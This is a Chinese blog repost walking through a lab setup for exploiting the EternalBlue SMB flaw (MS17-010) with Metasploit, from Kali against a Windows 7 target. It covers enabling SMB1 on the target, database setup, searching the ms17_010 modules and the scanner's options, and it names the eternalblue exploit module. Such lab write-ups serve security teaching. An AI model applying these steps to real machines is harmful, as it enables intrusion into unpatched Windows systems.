SMB MS17-010 利用（CVE-2017-0144 永恒之蓝 ）

转载

子曰小玖 于 2020-04-20 09:54:38 发布 2161 收藏 1
分类专栏： 漏洞
原文链接：https://blog.csdn.net/wwl012345/article/details/89421881
版权

漏洞 专栏收录该内容
32 篇文章 2 订阅
订阅专栏

一、基础知识介绍：

1.何为永恒之蓝？

永恒之蓝（Eternal Blue）爆发于2017年4月14日晚，是一种利用Windows系统的SMB协议漏洞来获取系统的最高权限，以此来控制被入侵的计算机。甚至于2017年5月12日， 不法分子通过改造“永恒之蓝”制作了wannacry勒索病毒，使全世界大范围内遭受了该勒索病毒，甚至波及到学校、大型企业、政府等机构，只能通过支付高额的赎金才能恢复出文件。不过在该病毒出来不久就被微软通过打补丁修复。

2.什么是SMB协议？

SMB（全称是Server Message Block）是一个协议服务器信息块，它是一种客户机/服务器、请求/响应协议，通过SMB协议可以在计算机间共享文件、打印机、命名管道等资源，电脑上的网上邻居就是靠SMB实现的；SMB协议工作在应用层和会话层，可以用在TCP/IP协议之上，SMB使用TCP139端口和TCP445端口。

3.SMB工作原理是什么？

（1）：首先客户端发送一个SMB negport 请求数据报，，并列出它所支持的所有SMB的协议版本。服务器收到请求消息后响应请求，并列出希望使用的SMB协议版本。如果没有可以使用的协议版本则返回0XFFFFH，结束通信。

（2）：协议确定后，客户端进程向服务器发起一个用户或共享的认证，这个过程是通过发送SessetupX请求数据包实现的。客户端发送一对用户名和密码或一个简单密码到服务器，然后通过服务器发送一个SessetupX应答数据包来允许或拒绝本次连接。

（3）：当客户端和服务器完成了磋商和认证之后，它会发送一个Tcon或TconX SMB数据报并列出它想访问的网络资源的名称，之后会发送一个TconX应答数据报以表示此次连接是否接收或拒绝。


（4）：连接到相应资源后，SMB客户端就能够通过open SMB打开一个文件，通过read SMB读取文件，通过write SMB写入文件，通过close SMB关闭文件。

二、实验环境：

1.使用kali 和windows 7旗舰版（kali作为攻击主机，windows 7旗舰版作为靶机），使用wireshark进行抓包

在被攻击机Win 7中开启SMB1，HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/services/LanmanServer/Parameters，新建一个DWORD，并将其命名为SMB1，修改它的值为1


2.设置kali 的IP地址为自动获取，查看kali IP地址：ifconfig



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.223.137  netmask 255.255.255.0  broadcast 192.168.223.255
        inet6 fe80::20c:29ff:fed5:bffd  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d5:bf:fd  txqueuelen 1000  (Ethernet)
        RX packets 57  bytes 6138 (5.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 37  bytes 3220 (3.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2000
```

可以看到kali 的IP地址是192.168.223.137

3.设置windows 7的IP地址为自动获取，查看windows 7的IP地址：ipconfig



```
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\王文亮>ipconfig

Windows IP 配置


以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   本地链接 IPv6 地址. . . . . . . . : fe80::9548:a316:e44e:11d9%10
   IPv4 地址 . . . . . . . . . . . . : 192.168.223.141
   子网掩码  . . . . . . . . . . . . : 255.255.255.0
   默认网关. . . . . . . . . . . . . : 192.168.223.2

隧道适配器 isatap.localdomain:

   媒体状态  . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . : localdomain
```


可以看见windows 7 的IP地址为192.168.223.141

三、实验步骤：

Metasploit里已经集成了该漏洞利用脚本，可能使用之前需要更新一下。

```
root@kali:~# apt update; apt install metasploit-framework
```


1.测试两台主机的连通性：用kali 去Ping windows 7的主机，来测试连通性：ping 192.168.223.141



```
root@kali:~# ping 192.168.223.141
PING 192.168.223.141 (192.168.223.141) 56(84) bytes of data.
64 bytes from 192.168.223.141: icmp_seq=1 ttl=128 time=0.748 ms
64 bytes from 192.168.223.141: icmp_seq=2 ttl=128 time=0.606 ms
64 bytes from 192.168.223.141: icmp_seq=3 ttl=128 time=0.366 ms
64 bytes from 192.168.223.141: icmp_seq=4 ttl=128 time=0.626 ms
64 bytes from 192.168.223.141: icmp_seq=5 ttl=128 time=0.777 ms
64 bytes from 192.168.223.141: icmp_seq=6 ttl=128 time=0.627 ms
```

可以看见两台主机连通性良好

2.查看kali 主机数据库是否开启：service postgresql status




```
root@kali:~# service postgresql status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor pres
   Active: inactive (dead)
```

由上图可以看出：Active：inactive （dead）说明数据库此时是关闭的；

3.打开kali 主机的数据库： service postgresql start

4.再次查看kali 主机的数据库：service postgresql status




```
root@kali:~# service postgresql start
root@kali:~# service postgresql status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor pres
   Active: active (exited) since Sat 2019-04-20 20:43:10 CST; 20s ago
  Process: 2465 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
 Main PID: 2465 (code=exited, status=0/SUCCESS)

4月 20 20:43:10 kali systemd[1]: Starting PostgreSQL RDBMS...
4月 20 20:43:10 kali systemd[1]: Started PostgreSQL RDBMS.
```

https://blog.csdn.net/wxh0000mm

由上图可以看出：Active：active （exited）说明此时数据库已经打开

5.进行msfdb 数据库初始化，配置数据库相关信息：msfdb init




```
root@kali:~# msfdb init
[+] Starting database
[+] Creating database user 'msf'
为新角色输入的口令：
再输入一遍：
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
```

https://blog.csdn.net/wxh0000mm

此时就可以进行永恒之蓝漏洞扫描，（永恒之蓝利用的是ms17_010漏洞，因此到这一步之后的任务就是在kali 里寻找ms17_010漏洞，并且利用该漏洞进行攻击，获得windows 7 的管理员权限）


6.启动msf：msfconsole



```
root@kali:~# msfconsole
                          ########                  #
                      #################            #
                   ######################         #
                  #########################      #
                ############################
               ##############################
               ###############################
              ###############################
              ##############################
                              #    ########   #
                 ##        ###        ####   ##
                                      ###   ###
                                    ####   ###
               ####          ##########   ####
               #######################   ####
                 ####################   ####
                  ##################  ####
                    ############      ##
                       ########        ###
                      #########        #####
                    ############      ######
                   ########      #########
                     #####       ########
                       ###       #########
                      ######    ############
                     #######################
```

这样就成功进入了msf中，如果你的界面与该界面不同，不必诧异，msf每次都会有一个随机的界面


7.查看数据库连接情况：在msf命令提示符下：db_status(下面的msf命令提示符也说明了已经进入了msf中)



```
msf > db_status
[*] postgresql connected to msf
```

postgresql connected to msf 说明已经成功连接到了msf


8.搜索ms17_010:search ms17_010



```
msf > search ms17_010

Matching Modules
================

   Name                                     Disclosure Date  Rank     Description
   ----                                     ---------------  ----     -----------
   auxiliary/admin/smb/ms17_010_command     2017-03-14       normal   MS17-010 Eternal
Romance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   auxiliary/scanner/smb/smb_ms17_010                        normal   MS17-010 SMB RCE
 Detection
   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  MS17-010 Eternal
Blue SMB Remote Windows Kernel Pool Corruption
   exploit/windows/smb/ms17_010_psexec      2017-03-14       normal   MS17-010 Eternal
Romance/EternalSynergy/EternalChampion SMB Remote Windows Code Exe
```


小提示：如果第一次输入search ms17_010时并没有出现如上图所示的界面，那么再次输入search ms17_010(本人当时就是输入了两遍才出来如图所示界面，所以多尝试几次)如果多次还是没有发现上述界面，那么有可能是kali 版本太低，没有ms17_010漏洞，所以建议安装更新版本的kali

9.使用ms17_010模块进行漏洞扫描，在此我使用的是下面两条命令（其他的命令也可以进行ms17_010漏洞扫描,但是能否获得系统权限就不得而知了，有兴趣可以进行实验）



```
msf > search ms17_010

Matching Modules
================

   Name                                       Disclosure Date  Rank     Description
   ----                                       ---------------  ----     -----------
   auxiliary/admin/smb/ms17_010_command       2017-03-14       normal   MS17-010 Eternal
Romance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   auxiliary/scanner/smb/smb_ms17_010                          normal   MS17-010 SMB RCE
 Detection
   exploit/windows/smb/ms17_010_eternalblue   2017-03-14       average  MS17-010 Eternal
Blue SMB Remote Windows Kernel Pool Corruption
   exploit/windows/smb/ms17_010_psexec        2017-03-14       normal   MS17-010 Eternal
Romance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```


扫描命令：use auxiliary/scanner/smb/smb_ms17_010



```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                         Required  Description
   ----         ---------------                                         --------  -----------
   CHECK_ARCH   true                                                    no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                    no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                   no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                               yes       The target address range or CIDR identifier
   RPORT        445                                                     yes       The SMB service port (TCP)
   SMBDomain    .                                                       no        The Windows domain to use for authentication
   SMBPass                                                              no        The password for the specified username
   SMBUser                                                              no        The username to authenticate as
   THREADS      1                                                       yes       The number of concurrent threads
```

攻击命令（后面使用）：use exploit/windows/smb/ms17_010_eternalblue


10.此时如果不知道应该使用什么命令，则输入options来获得帮助



```
msf auxiliary(scanner/smb/smb_ms17_010) > options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                         Required  Description
   ----         ---------------                                         --------  -----------
   CHECK_ARCH   true                                                    no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                    no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                   no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                               yes       The target address range or CIDR identifier
   RPORT        445                                                     yes       The SMB service port (TCP)
   SMBDomain    .                                                       no        The Windows domain to use for authentication
   SMBPass                                                              no        The password for the specified username
   SMBUser                                                              no        The username to authenticate as
   THREADS      1                                                       yes       The number of concurrent threads
```

